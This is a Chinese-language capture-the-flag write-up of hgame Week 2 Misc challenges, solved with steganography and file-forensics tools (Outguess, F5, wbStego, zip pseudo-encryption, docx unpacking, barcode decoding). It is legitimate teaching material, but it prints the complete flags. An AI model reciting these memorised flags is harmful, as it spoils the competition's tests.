
大概就是这个了，于是Outguess打开解压内容



extract出来文件里一串url：`https://dwz.cn/69r0REdu`
wget下载下来，又是一个压缩包。。
解压，幸好没有密码，然后出来一个Logo.png




看着不太像完整的二维码，抱着试一试的心态用iPhone扫了一下。。




结果可以，拿到flag。

所见即为假

根据提示，压缩包用hex editor打开



可以看到全局加密的那段标识是都为 `00 00` 的，所以判断是伪加密



于是把第二段的那个加密标识改为`00 00`，成功解压。

拿到一张图片，但是看了好久试了半天没找到有用的东西。。。。

想了一下最初的压缩包有一段注释：`F5 key: NllD7CQon6dBsFLr`，于是想到F5也是一种隐写加密图片的手段。。

于是下载安装F5工具

```
jason@Jasons-Mbp ~/D/W/F5-steganography> java Extract ../../FLAG_IN_PICTURE.jpg
 -p NllD7CQon6dBsFLr
Huffman decoding starts
Permutation starts
10911744 indices shuffled
Extraction starts
Length of embedded file: 222 bytes
(1, 127, 7) code used
jason@Jasons-Mbp ~/D/W/F5-steganography> ls                                master?
Embed.class   bin.noise     e.bat         license.txt   output.txt
Embed.java    crypt         gpl.txt       lopez.bmp     readme.md
Extract.class d             image         ms_d.bat      sun
Extract.java  d.bat         james         ms_e.bat
Makefile      e             java          ortega
jason@Jasons-Mbp ~/D/W/F5-steganography> cat output.txt                   master?
526172211A0701003392B5E50A010506000501018080008B9527AEA2402030BA70004A70020CB5BDC
2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E7A236D7377
33344552746E46557971704B556B32646D4C505736307D1D77565103050400%
```

得到一串hex字符串，果断Python打开


```
>>> i = b'526172211A0701003392B5E50A010506000501018080008B9527AEA2402030BA70004A7
0020CB5BDC2D80000008666C61672E7478740A03029A9D6C65DFCED5016867616D657B343038375E
7A236D737733344552746E46557971704B556B32646D4C505736307D1D77565103050400'
>>> bytes.fromhex(i.decode())
b'Rar!\x1a\x07\x01\x003\x92\xb5\xe5\n\x01\x05\x06\x00\x05\x01\x01\x80\x80\x00\xb
9Rz\xea$\x02\x03\x0b\xa7\x00\x04\xa7\x00 \xcb[\xdc-\x80\x00\x00\x08flag.txt\n\x0
3\x02\x9a\x9dle\xdf\xce\xd5\x01hgame{4087^z#msw34ERtnFUyqpKUk2dmLPW60}\x1dwVQ\x0
3\x05\x04\x00'
```

拿到flag


地球上最后的夜晚

解压得到一份PDF文件和加密的7z文件。

PDF用wbStego4open打开，根据提示`No password`，直接继续



生成数据打开



拿到压缩包密码，继续解压文件，得到一份docx文件。考虑到时联系docx，基于xml打包出来的所以很容易隐藏东西在压缩包里。

于是继续用7z解压docx，解压出来了一坨东西，逐个看一下，在word文件夹里看到了`secret.xml`

```
jason@Jasons-Mbp ~/D/W/L/o/word> cat secret.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>%
```

搞定，拿到flag。。


玩玩条码

解压看到注释`Decode JPNPostCode to get MSUStegoVideo password.`于是去解条码，在查了一遍通用常见条码之后发现是日本邮政条码，但是没有找到很明确的编码规则，又于是找了一个日邮条码生在线成器，一个个试了过去。。。

日本邮政4客户条形码制作器 - Japan Post 4 State Customer Code - 条形码生成器

最后试出来，和压缩包里给的条码一致，接着去解视频。

VirtualDub2（安装好MSUStegoVideo插件）打开，加载插件提取。



转码之后，在生成的文本里找到了zip密码

output.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Zip Password: b8FFQcXsupwOzCe@
```

解压7z压缩包，得到另一串条形码

这个简单，在线解CODE-128条形码的网站很多

Result

Format:
CODE_128

Type:
Text

Content:

```
hgame{9h7epp1flwIL3f
OtsOAenDiPDzp7aH!7}
```

The result contains not printable characters.

Hex values:

```
68 67 61 6d 65 7b 39 68 37 65 70 70 31 66 49 77 49 4c 33 66 4f 74 73 4f 41 65 6e 44 69 50 44 7a 70 37 61 48
21 37 7d 0a
```

拿到flag

Week2 Misc Ak